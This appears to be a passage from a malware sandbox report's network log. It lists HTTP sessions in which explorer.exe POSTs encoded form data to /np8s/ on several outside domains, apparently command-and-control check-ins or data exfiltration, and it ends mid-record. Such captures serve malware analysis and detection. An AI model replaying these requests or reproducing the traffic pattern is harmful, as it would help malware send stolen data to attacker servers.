Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:31.125715017 CEST	9333	OUT	GET /np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGr gecy53rLpUaVG HTTP/1.1 Host: www.interlink-travel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:31.611008883 CEST	9333	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 15:29:31 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.3.29 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.interlink-travel.com/np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49942	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:41.983772039 CEST	9374	OUT	POST /np8s/ HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.o7oiwlp.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.o7oiwlp.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 5a 67 43 72 46 35 79 32 45 73 4d 42 52 64 35 50 48 77 34 51 53 30 31 32 4d 78 36 45 42 48 64 32 74 45 33 38 37 67 51 35 7e 52 62 39 77 45 66 71 4d 37 35 4b 6d 57 7e 31 50 50 76 38 74 49 4a 47 57 49 36 43 68 35 41 49 72 70 43 79 42 52 5a 66 35 48 30 6f 57 77 43 41 32 34 38 66 59 6f 41 45 35 68 57 61 45 71 52 31 36 4f 62 5f 64 72 48 4c 41 39 4d 48 70 7a 57 41 6a 75 78 70 61 4d 38 6e 51 62 4d 32 72 6f 6b 4f 51 69 32 51 77 51 6a 47 79 65 64 62 55 79 45 42 53 6b 6a 76 7e 54 63 4c 30 63 78 30 6d 75 45 6a 28 6d 34 4c 73 73 71 4b 54 74 4d 4f 7e 76 72 48 44 32 4c 4d 41 5f 4e 76 43 4e 36 75 5a 33 37 54 69 35 71 34 39 64 4b 51 79 38 4a 61 28 52 35 78 36 73 41 37 72 79 49 71 50 37 35 48 4c 73 4d 6e 50 5a 76 72 48 66 72 32 57 51 74 64 47 59 7e 50 4a 6c 59 42 55 45 4a 62 70 4e 33 74 31 5f 50 30 30 45 42 69 36 4b 6e 56 77 7a 6a 73 35 49 6a 41 6d 44 34 43 71 79 62 71 79 31 53 35 4a 56 79 53 6b 46 70 77 78 70 53 65 79 68 5a 42 69 49 6d 30 28 5f 37 41 32 6c 4d 66 55 36 77 50 6c 4a 64 4e 32 74 69 59 50 30 4c 39 64 6a 6b 56 6f 41 7e 46 51 53 30 47 59 72 41 53 35 77 39 4f 55 58 75 47 63 37 79 45 46 47 28 4e 72 43 4b 62 79 38 4c 75 64 51 56 63 76 72 30 51 4e 50 52 72 62 58 32 66 69 4b 7e 71 69 57 73 65 28 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=ZgCrF5y2EsMBRd5PHw4QS012Mx6EBHd2tE387gQ5~Rb9wEfqM75KmW~1PPv8tIJGWI6Ch5AIrpCyBRZf5H0oWwCA248fYoAE5hWaEqR16Ob_drHLA9MHpzWAjuxpaM8nQbM2rokOQi2QwQjGyedbUyEBSkjv~TcL0cx0muEj(m4LssqKTtMO~vrHD2LMA_NvCN6uZ37Ti5q49dKQy8Ja(R5x6sA7rylqP75HLsMnPZvrHfr2WQtdGY~PJlYBUEJbpN3t1_P00EBi6KnVwzjs5IjAmD4Cqybqy1S5JVySkFpwxpSeyhZBiIm0(_7A2lMfU6wPlJdN2tiYP0L9djkVoA~FQS0GYrAS5w9OUXuGc7yEFG(NrCKby8LudQVcvr0QNPRrbX2fiK~qiWse(A).
May 27, 2022 17:29:42.192547083 CEST	9375	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:29:42 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>	

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49943	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:42.194200039 CEST	9388	OUT	POST /np8s/ HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.o7oiwlp.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.o7oiwlp.xyz/np8s/ Accept-Language: en-US

Timestamp	kBytes transferred	Direction	Data
			Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 5a 67 43 72 46 37 33 6a 61 50 59 59 53 4e 31 38 45 41 73 45 48 55 46 30 4e 42 7e 48 4f 6d 77 32 6e 56 47 4e 31 43 59 49 28 54 62 6e 6d 6b 44 48 62 73 31 43 6d 53 36 51 56 73 47 33 36 34 56 46 57 4d 57 38 68 35 30 49 6f 70 71 35 41 32 46 35 33 45 63 76 55 51 44 37 31 34 38 47 54 4e 67 6c 35 6e 4c 31 45 71 59 2d 36 2d 6e 5f 50 59 76 4c 52 75 30 4d 30 44 58 46 67 71 63 32 43 73 77 41 51 62 55 75 72 73 73 4f 51 53 36 51 7a 78 54 46 6c 50 64 63 5a 43 45 41 5a 45 6a 36 33 7a 41 66 30 63 46 4b 6d 72 6b 6a 28 30 63 4c 71 74 4b 4b 61 38 4d 4a 30 5f 72 65 48 32 4c 46 45 5f 52 36 43 4a 61 59 5a 79 57 73 69 4a 75 34 39 74 4b 52 33 76 35 73 6f 79 51 6e 38 73 63 63 72 79 55 51 50 70 4d 55 4c 74 51 48 49 72 33 51 62 72 54 63 57 54 42 33 41 34 7e 4c 43 46 59 67 55 45 4a 72 70 4e 33 48 31 5f 28 30 30 44 6c 69 34 73 37 56 67 68 62 76 6b 59 6a 5f 74 6a 35 52 6e 53 58 61 79 78 7e 70 4a 51 65 30 6b 32 46 77 6a 38 32 65 30 56 74 4f 76 6f 6d 36 78 66 37 6a 28 46 4d 51 55 36 77 58 6c 49 64 64 78 63 7e 59 56 41 66 39 64 42 4d 56 71 77 7e 46 65 79 31 41 57 4c 4d 43 35 77 6c 4b 55 53 72 39 63 4b 32 45 45 54 6a 4e 71 6e 7e 62 78 4d 4c 75 52 77 56 4f 70 36 41 62 62 64 31 55 57 6b 69 55 6e 66 58 76 68 6e 64 67 76 4f 32 75 7e 4b 4c 50 48 31 58 54 68 7a 35 30 71 50 50 6a 67 52 70 55 63 73 4f 49 39 46 30 54 31 41 79 4b 56 64 58 46 43 52 6d 4e 4c 49 53 46 71 57 6f 73 4b 5f 75 71 4c 2d 66 37 79 6b 39 50 73 61 51 75 68 4f 39 4e 55 4f 7e 44 42 47 6a 30 77 6f 57 72 77 77 5a 62 35 35 35 2d 41 71 71 4e 55 72 35 56 50 6b 70 48 6d 68 74 2d 58 6c 39 5f 53 5a 51 65 78 34 73 33 79 75 77 43 36 6d 56 70 51 6a 35 4a 61 55 4b 67 39 56 4d 57 28 46 64 38 6c 2d 53 4e 4d 4a 7e 55 69 56 6d 37 32 52 7a 64 6b 71 52 69 6d 66 43 6e 76 39 73 44 54 43 49 6d 72 78 49 64 31 4b 51 69 6d 47 71 65 59 41 50 31 55 36 53 66 79 36 78 7a 67 76 46 52 56 73 32 57 46 62 74 67 57 77 4e 52 65 51 41 6e 69 72 34 70 73 47 6a 55 6c 6f 4f 48 43 63 65 63 53 5f 34 68 6d 57 33 48 4b 5a 72 62 6e 38 74 30 36 52 52 46 58 51 6d 35 62 43 46 4c 39 4b 47 42 6b 33 36 48 6f 79 6e 32 67 36 5a 7a 39 42 31 6e 7a 41 49 39 4d 51 73 69 42 78 4f 38 65 2d 6e 48 66 53 79 33 62 35 65 58 49 75 77 46 4d 62 5a 41 36 44 38 69 38 73 31 56 47 32 6f 41 55 71 77 41 69 7a 69 43 77 38 77 6f 7e 6c 6e 4c 57 46 37 56 35 69 6c 38 39 69 55 6c 4d 58 68 62 73 75 32 54 34 4e 56 61 68 57 64 64 34 4f 58 44 41 5a 37 6c 62 68 32 6c 51 37 47 6f 66 4b 33 47 6a 4d 30 6a 70 72 70 32 52 35 78 76 34 5f 53 57 53 58 37 5f 38 54 77 35 39 34 55 47 7a 69 61 50 59 6f 57 70 31 58 43 42 4d 42 6f 58 43 71 6e 52 7a 31 4e 64 75 7a 79 69 43 77 45 6c 71 54 55 46 46 58 28 43 42 73 63 73 74 6e 76 44 70 61 6a 59 43 64 62 62 61 52 7e 35 36 68 31 69 6d 70 4e 33 70 48 62 49 4a 44 75 45 49 44 4a 54 5a 36 58 72 4f 4f 37 2d 41 47 7e 73 70 6e 52 62 4a 52 6a 51 4d 49 48 78 30 4a 53 2d 6a 4a 7e 4e 28 65 71 76 62 32 56 66 7a 70 39 33 63 50 48 38 4b 4b 58 33 71 4a 4e 6b 78 71 53 33 6d 4e 69 71 53 42 4d 47 6c 79 30 77 56 4a 61 71 4e 39 78 59 28 50 64 63 36 64 49 35 4c 51 59 5a 54 62 4e 32 70 4a 49 6c 51 62 77 64 4d 71 53 77 38 6f 72 6c 4c 35 67 79 33 42 28 46 55 70 6e 38 37 5f 55 6d 30 58 37 75 7a 5a 44 6a 69 36 31 4e 72 5f 7e 35 32 32 72 69 4c 6f 42 74 63 74 6f 34 6b 5f 6e 58 37 2d 49 54 42 4d 38 4c 4a 49 37 48 6c 4e 61 6e 74 46 4b 2d 6d 4d 7a 6a 31 36 67 67 73 58 44 30 51 41 58 78 69 47 49 70 33 55 75 70 28 56 66 51 36 35 67 78 6a 65 67 43 30 38 35 53 4b 58 33 70 58 42 30 58 79 47 4f 65 6a 69 77 55 7a 30 4f 6a 4f 71 62 71 6b 7a 4e 32 48 7a 77 64 73 71 34 61 64 32 65 37 76 78 52 52 6b 73 46 52 34 64 57 45 7a 49 36 45 28 6e 4a 6c 6e 35 46 65 4e 6a 6f 44 64 62 39 2d 61 46 41 74 79 42 44 55 74 73 61 59 6e 78 37 31 59 6d 70 5f 59 33 58 73 32 75 78 4f 4f 34 31 53 57 34 6f 2d 32 4e 54 70 63 78 52 33 78 36 36 59 5a 38 53 7a 6e 6f 42 77 64 46 79 36 76 33 78 6c 46 5a 53 31 77 76 6e 74 75 32 77 62 33 41 72 43 6e 69 57 43 71 59 55 6e 58 35 34 36 47 51 28 52 4b 4a 57 6a 66 50 7e 71 35 67 58 62 34 61 47 6a 52 54 4b 75 63 76 77 4b 48 4e 7e 41 33 74 36 76 78 4a 28 52 53 70 52 65 30 46 36 53 6a 58 70 70 36 64 6d 4f 68 64 32 6b 45 36 50 61 4a 61 77 44 7e 5a Data Ascii: c2MH6DeP=ZgCrF73jaPYYSN18EAsEHUF0NB~HOmw2nVGN1CYI(TbnmkDHbs1CmS6QVsG 364VFWMW8h50lopq5A2F53EcvUQD7148GTNgl5nL1EqY-6-n_PYvLRu0M0DXFgqc2CswAQbUurssOQS6QzxTFlPdcZ CEAZEj63zAf0cFKmrkj(0cLqtKKa8MJ0_reH2LFE_R6CJaYZyWsiJu49tKR3v5soyQn8sccryUQPpMULtQHIr3QbrT cWTB3A4~LCFYgUEJrpN3H1_(00Dli4s7VghbvkYj_tj5RnSXayx~pJQe0k2Fwj82e0VtOvom6xf7j(FMQU6wXIlddx c~YVAf9dBMVqw~Fey1AWLMC5wlKUSr9cK2EETjNqn~bxMLuRwVOp6Abbd1UWkiUnfXvhndgvO2u~KLPH1XThz50qPP jgRpUcsOI9F0T1AyKVdXFCRmNLISFqWosK_uqL-f7yk9PsaQuhO9NUO~DBGj0woWrwwZb555-AqqNUr5VPkpHmht-X l9_SZQex4s3yuwC6mVpQj5JaUKg9VMW(Fd8l-SNMJ~UiVm72RzdkqRimfCnv9sDTCImrxId1KQimGqeYAP1U6Sfy6x zgvFRVs2WFbtgWwNReQAnir4psGjUloOHCcecS_4hmW3HKZrbn8t06RRFXQm5bCFL9KGBk36Hoyn2g6Zz9B1nzAI9M QsiBxO8e-nHfSy3b5eXIuwFMbZA6D8i8s1VG2oAUqwAiziCw8wo~lnLWF7V5il89iUlMXhbsu2T4NVahWdd4OXDAZ7 lbh2lQ7GofK3GjM0jprp2R5xv4_SWSX7_8Tw594UGziaPYoWp1XCBMBoXCqnRz1NduzyiCwElqTUFFX(CBscstnvDp ajYCdbbaR~56h1impN3pHblJDuEIDJTZ6XrOO7-AG~spnRbJRjQMIHx0JS-jJ~N(eqvb2Vfzp93cPH8KKX3qJNkxqS 3mNiqSBMGly0wVJaqN9xY(Pdc6dI5LQYZTbN2pJllQbwdMqSw8orlL5gy3B(FUpn87_Um0X7uzZDji61Nr_~522riL oBtcto4k_nX7-ITBM8LJI7HlNantFK-mMzj16ggsXD0QAXxiGIp3Uup(VfQ65gxjegC085SKX3pXB0XyGOejiwUz0O jOqbqkzN2Hzwdsq4ad2e7vxRRksFR4dWEzI6E(nJln5FeNjoDdb9-aFAtyBDUtsaYnx71Ymp_Y3Xs2uxOO41SW4o-2 NTpcxR3x66YZ8SznoBwdFy6v3xlFZS1wvntu2wb3ArCniWCqYUnX546GQ(RKJWjfP~q5gXb4aGjRTKucvwKHN~A3t6 vxJ(RSpRe0F6SjXpp6dmOhd2kE6PaJawD~Z0cS5sPmKRPE392I-5luPcX4XuffUBtH9Bxo8ESo_jaAeeeVo7Kr7V69iV-KMZjf6~ZiCHkseSYP9BzlZdx5oNWAkDL38LvXlrOKWCInwmt7TCWxidoc501ICeKtuWzyB9QBud3LftkPEGcSy(IBkWWMa7449b8N8nENQHjYdZJ2iWCXDRP0syabwN0eppvvDWZXDMaMeq_cp02BnUyYstAXm5bIAgfQgQ 9cb4Vi6AScabzLUCO9TaJpBb6PlkOJFA_eVjj6E2BwesDaCrjMAhXKiNZpPxu4XDg9GVBVLNYN9XH0b5mOIm28tcJD 4QqXdCKmrR1XwDXscFlLNJ_cjaCSvQTbZuL3cGaNxU_pUx8l2WsIAf06Jkxv5bqUdn6N1~CULGqQyekRwmveTk3XYH P9jm_GX38(3K3Jg3oTxV-QLtXQusHom(NrNgOKzEFT0O4tFnjGqzIGKtKSrHyQs7k8Pb2~T4cgzcGmR0WXqp1maer8 sw6ntk2YlKi7I~uu_HDx8WwMtlhQIKzqzANjtK0LMOdizPNnbSbaOlF4_jOUqSgFZU5XbwZXa2cVpt27ZTAI12p5-Q i39WGZsQSeZeQcAEOa0h_hxwPzYEqxYbVmtCNUoz1gEWv5vD73vpTtiqYT8FemWKcu3txQCKaYDMN~-Q hpH7WxTYLysmvEmAcjxNV2YlDe1Z50Vkr3DNu3ufncFoGVtDq0TjFzcq44W(-V7o0Mvpp85qNOIXP2cXQiRqS56Lp0 _ezwRYucyuRGS3l2rvs(8vtm3YqPjvPgYIeC7MBhIU0lOMQm9zDD-ZHu6l5tdpBt_9lgOac9QoLBiv8Db9LBSeyI7m h34ffQ3WwaVKdV4oX(U(2idu77k(r4Y4626ofR4SxZAZBx0SIkth6cE15JjunjIogSG2oSeKcCZQuLkT8VYOuBP2yP tg8PiKoBNNTscxqpop2HydKox(QIhEo5CxQdU7hcJjDnu9i3HnIsFVfceiEgGGVPZfeyUAL9VweCtt8tG4k0BaKrq1 WDx3AWd6z3fNQ5mfJPKyXIjYfzpCYy6iRTzE_WQIWwOBeqAIndAtKGbK80xzTR1qkbzATIR49qg5T1TmvGHUcTDz69 mx5oPmKCDI7fEFljKRD90-AlbggEPS8l968J8xns1UIJN9lV41v9xn0KPmldPFtZCkr-OomrTScuGUx4Ia2CLGicp 8r79q(XFlycDxLd~-GBAyjQ~tUbnHipCsPcPCvrTKSLNHd452g6b2qfIEIakIn_PROqzADpDqdU(_DiACnncvjQ3mw UTACM8ynWbNd4TiPKVV5zTRBbnd1GlJCX7ehCf1AWp9t4Jp(gZO0g2aEdl3xIFTK95QLowkBxC0q6PL~RQP7E9Z1XO EnXM0o69p7LClPvRXKfggRNw6MXyQqDOdQpRwTr3qMkbyUJvnYOBV4dtcyzzMNZ9EHpvxeWy3dqFAl-bAp-s-E3q8M 54sPYEzzYZVMimbcFnXFEZ3kFY5JbCczo5R~7A9u5~FV0B8rP6c5WSmk8kmIbn2ZLvH(lz3ceS4Wswoa-5MAIuHBhn pJ9wfUQMOdj3HizDNKDnn3jyGBNt4PKb2MWVo9EVqZM3-khmwIIM42ECy33sICM2Iie9sbo5JLHGuna9Q7ANK9woy8 CpliqP4j26mFjo3imkaRoKKeg7gmTWeIkZdrG6admFKT97mOAGiZtKHxzj7t_LXhsQO1hgeK5E7ZegX8ImStFMkwvC hnfHhZgXtGO~pba~ZFM7Qq4gucWWuqEOIShMu09G81S4HUtO3XSXhtpmpi1IEoEwWKIBCTG(YxyoLhtXZ(9NGertUe rmwGEcmTIX9WRih8AyJbM8SlNvxkvdkzXqvrmy9CaFvwaVsOyy8313-gN4jaLMLE08ZLLb25fpKgVBdUEpti62rqLW bYlClJ7qexYPb6EPnAbYOWRwrL0W-fyCO37gH8M1iArWB0heQL5p9JF7ULqdWfRIi9XWUlut2Quy9RKN9u4TE4eo73 kD2ZHUqXj8HBOo-oOhW1fAKZkpzxnwinAfMp1dQw4Ha2uVG(Mo4z9S5dqqgtY6bw5AkQ3vXmqv_iK6AnVN0i0TOiek 72PEVjAu3C0OR6b21wvUoEye3yIvLodYlObWIG7Mi(MQBlqzfiSSJF_6Tq1UgRsbWemUqHj5YRXdFx7Zzx8Jh79JuX s~5jk6k3sZPD74PDRZI0dqhzqgrC5AIE-BuKwNdkrk1KTgIt0J-xbytjqpQc9p-fF4Kx4WS~0vht9u4AVoT4sLmMg2 m3OkIZIfqhEULNzAlkLWi8vw01g0Oim85(IEYi3SZQENoAeDU087108G755GeYpQk2jPJUkyfhHvSNVrOZIDjsemQT FlksDRlnvupCZpv6NHCoa445FBAW7V9lJN4USyt4ZsMErNtuXlsbZfB9mSdCjsT8a1EMA44bQ8iGXlZmaVH2QaWBXI S4yybqMXrS6pdM5(AUYrvX2zJqog4SDK5trXVsi3c7K72e7qicmsot3f7VPgxYRDtmk2o8AzFbyh1k8q3t8lqve1Cf ALnJCWfOKUPOyEFR8FgYXaJWUo3244ZLb2ZrDiDuia89Y9hR91csuNlSD11s1AyUOijbhyqNvtiVRIDpEGNqI03cQw 6dF8pdLwN7xX1NBPh0lVrISJlRnvyLlSOz1j35Cj4mqTmYG8eq5a4VXH5THOg0tl45vYCLF9vVR6JA

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:42.402899027 CEST	9389	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:29:42 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49944	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:42.403310061 CEST	9389	OUT	GET /np8s/?Bl=lHUDzXfpVJ_&c2MH6DeP=Wi2RbeLHGdcMG/4zbWZrHjxVNTurLVF13zSFjScR2hfe23jELpoygCvTVMXCwbd5YdLw HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:29:42.612209082 CEST	9390	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:29:42 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49945	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:48.137238979 CEST	9391	OUT	POST /np8s/ HTTP/1.1 Host: www.topings33.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.topings33.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.topings33.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 78 33 62 6f 4f 32 30 54 63 6b 62 46 62 45 58 79 63 37 47 52 61 54 64 70 54 53 62 71 63 39 4c 5a 48 34 58 45 31 76 79 51 34 6a 76 47 62 61 4d 2d 38 79 31 62 64 76 59 67 48 50 49 74 35 69 6b 75 55 4e 54 53 31 5a 78 49 50 46 34 48 39 54 56 6b 69 36 6c 49 52 36 79 70 7e 4b 61 69 73 52 73 67 39 65 47 39 34 30 51 4b 7a 46 44 61 47 63 44 73 53 70 33 42 73 4d 39 36 77 37 33 5a 42 71 33 4a 79 38 72 71 32 46 79 30 4f 71 79 41 31 52 79 4d 39 57 35 77 73 55 28 56 44 52 4a 64 41 73 28 6d 62 64 69 63 28 64 70 53 35 56 47 42 63 39 41 2d 55 6f 6f 35 45 58 4f 57 68 33 70 59 63 71 67 70 72 6f 4f 38 38 2d 45 56 50 37 7a 4c 41 47 31 46 66 63 37 56 78 4a 63 50 75 35 38 63 72 49 77 77 46 68 77 39 55 6b 35 62 41 7a 76 4f 70 53 56 38 41 44 4f 5f 43 33 51 43 59 36 37 33 34 6b 70 54 57 73 56 2d 31 4a 66 34 4c 49 79 4f 69 64 79 77 59 46 72 38 44 6f 66 4d 4f 4e 71 74 69 41 37 5a 76 4a 52 30 62 78 76 62 6a 77 4c 6c 64 6c 61 6d 50 31 5a 6d 70 65 55 5f 52 47 4e 64 56 38 34 4f 34 78 5a 4c 6d 6c 59 31 68 32 4d 59 6c 63 71 41 73 70 4c 76 76 7a 4d 38 31 51 34 46 64 35 43 4b 54 4a 75 38 50 38 54 74 32 78 4c 50 4a 47 42 58 4d 36 52 47 6c 68 6b 64 41 5a 59 39 28 68 68 36 49 56 32 6d 38 69 61 4f 30 5a 32 6d 66 53 7e 68 6b 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=x3boO20TckbFbEXyc7GRaTdpTSbqc9LZH4XE1vyQ4jvGbaM-8y1bdvYgHPIt5ikuUNTS1ZxIPF4H9TVki6lIR6yp~KaisRsg9eG940QKzFDaGcDsSp3BsM96w73ZBq3Jy8rq2Fy0OqyA1RyM9W5wsU(VDRJdAs(mbdic(dpS5VGBc9A-Uoo5EXOWh3pYcqgproO88-EVP7zLAG1Ffc7VxJcPu58crIwwFhw9Uk5bAzvOpSV8ADO_C3QCY6734kpTWsV-1Jf4LIyOidywYFr8DofMONqtiA7ZvJR0bxvbjwLldlamP1ZmpeU_RGNdV84O4xZLmlY1h2MYlcqAspLvvzM81Q4Fd5CKTJu8P8Tt2xLPJGBXM6RGlhkdAZY9(hh6IV2m8iaO0Z2mfS~hkQ).

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:48.374564886 CEST	9392	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:29:48 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49946	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:29:50.309083939 CEST	9405	OUT	POST /np8s/ HTTP/1.1 Host: www.topings33.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.topings33.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.topings33.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 78 33 62 6f 4f 79 31 49 59 58 66 6d 58 30 61 55 52 70 32 4e 43 7a 74 72 66 43 66 6c 5a 38 57 48 4e 70 6e 36 78 74 37 6d 37 6a 6e 6d 52 4b 51 66 33 54 68 44 64 76 6f 5a 63 74 39 71 75 79 67 74 55 4e 72 38 31 5a 6c 49 4f 47 49 58 36 30 5a 65 69 5a 4e 50 63 36 79 56 39 4b 61 42 36 53 70 41 39 66 58 53 34 30 59 61 30 31 76 61 45 2d 4c 73 55 6f 33 4b 7a 63 39 38 76 4c 48 64 46 71 7a 2d 79 38 79 70 32 41 53 30 4f 61 7e 41 30 78 43 54 37 56 52 7a 32 30 28 51 47 52 4a 45 4f 38 79 42 62 63 57 79 28 63 35 53 36 6d 79 42 64 73 67 2d 45 50 63 36 4c 33 4f 54 77 6e 70 76 50 36 6b 34 72 6f 53 67 38 5f 77 76 4d 4b 48 4c 43 32 31 2d 61 50 72 33 37 36 45 69 6f 36 68 38 72 49 39 65 45 77 73 6c 55 67 78 33 51 77 32 6d 33 41 4e 47 41 42 43 46 4f 33 51 47 51 61 36 31 34 6b 6f 6b 57 73 56 41 31 4e 62 34 4c 4c 69 4f 34 2d 4b 77 59 67 4c 5f 65 34 66 4a 48 74 71 6c 39 77 28 70 76 4a 59 35 62 78 47 41 6a 6e 7a 6c 63 41 6d 6d 49 45 5a 6c 39 75 55 31 4d 